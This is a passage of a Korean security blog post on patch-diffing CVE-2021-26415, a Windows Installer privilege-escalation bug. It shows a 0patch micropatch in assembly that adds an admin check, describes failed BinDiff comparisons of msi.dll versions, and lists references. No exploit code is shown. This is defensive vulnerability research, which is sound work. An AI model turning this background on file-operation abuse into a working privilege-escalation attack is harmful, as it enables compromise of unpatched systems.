


0patch blog에서는 Microsoft의 패치에 대한 것도 적혀있었는데,

`IsAdmin` 함수를 `CreateLog` 함수에서 실행시킴으로서 권한을 한 번 더 확인하는 방식으로 패치를 수행했다고 언급하였습니다.

그런데 문제가 발생하였습니다. 2021년에 발표된 취약점이지만, msi.dll 의 버전 차이가 심해 이미 제가 추출한 dll들은 전부 패치가 된 상황으로 보였습니다.

실제로, BinDiff를 활용하여 `CreateLog` 함수에 대한 Diffing를 수행하였을때, 그렇게 큰 차이는 보이지 않았습니다.



초록색이 변화없음, 노란색이 일부 변화있음을 나타냅니다.

그래서 구글링을 한 뒤 최대한 비슷한 버전을 찾으려고 노력을 한 결과, `5.0.7601.17514` 을 찾을 수 있었습니다.

하지만 실패.. `IsAdmin`을 Call 하는 코드가 추가되었다고 하는데 찾을 수가 없었습니다...

다음부터는 업데이트 방지를 꼭 해놓아야겠습니다.

대응

> https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-26415

Microsoft 에서는 2021년 4월 13일자로, Windows 10 기준 Security Update KB5001337 을 배포한 상태입니다.

0patch blog에서는 해당 취약점에 대한 micropatch를 공유하였으며, 이 패치가 Microsoft에서 행한 패치와 동일하다고 하였습니다만... Diffing을 통해 찾을 수 없었습니다.

```
MODULE_PATH "..\Affected_Modules\msi.dll_5.0.7601.24535_64bit\msi.dll"
PATCH_ID 604
PATCH_FORMAT_VER 2
VULN_ID 7058
PLATFORM win64

patchlet_start
 PATCHLET_ID 1
 PATCHLET_TYPE 2
 PATCHLET_OFFSET 0xf5a55               ; First GetCurrentThread block in CreateLog function
                                       ; instruction lea r9, [rsp+98h+TokenHandle]
    N_ORIGINALBYTES 5
    JUMPOVERBYTES 0
    PIT msi.dll!0xf5b31,msi.dll!0xef7f8   ; Address of block to jump to; IsAdmin function

    code_start
        push rax                      ;Save the GetCurrentThread return
        push rax                      ;Push one more time to fix stack alignment
        call PIT_0xef7f8              ;Call IsAdmin (ret 1 if admin, 0 if not)
        cmp rax, 0                    ;Check if user is admin
        pop rax                       ;Restore the GetCurrentThread return and fix stack alignment again
        pop rax
        je PIT_0xf5b31                ;If user is not an admin, jump over the second createfile block
    code_end

patchlet_end
```

코드를 보면 아시다시피, `IsAdmin` 함수를 통해서 한번 더 권한을 확인하는 과정을 추가하였습니다. 하지만 IDA로 보았을 때 `CreateLog` 함수 안에서 `IsAdmin` 은 확인할 수 없었습니다.

References

- https://hackyboiz.github.io/2021/05/03/idioth/2021-05-03/
- https://www.cvedetails.com/cve/CVE-2021-26415/?q=cve-2021-26415
- https://www.hahwul.com/2016/01/14/system-hacking-toctoutime-of-check-time/
- https://www.cloaked.pl/2021/04/cve-2021-26415/
- https://borncity.com/win/2021/05/07/0patch-fixt-windows-installer-lpe-bug-cve-2021-26415/
- https://d4m0n.tistory.com/3
- https://hackyboiz.github.io/2020/11/29/l0ch/windows-patch-diffing-part2/
- https://github.com/googleprojectzero/symboliclink-testing-tools
- https://offsec.almond.consulting/intro-to-file-operation-abuse-on-Windows.html
- https://www.cloaked.pl/2021/04/cve-2021-26415/
- https://www.catalog.update.microsoft.com/Search.aspx?q=KB5001330
- https://support.microsoft.com/ko-kr/topic/2021년-3월-29일-kb5000842-os-빌드-19041-906-및-19042-906-미리-보기-1a58a276-6a0a-47a5-aa7d-97af2d10b16d
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-26415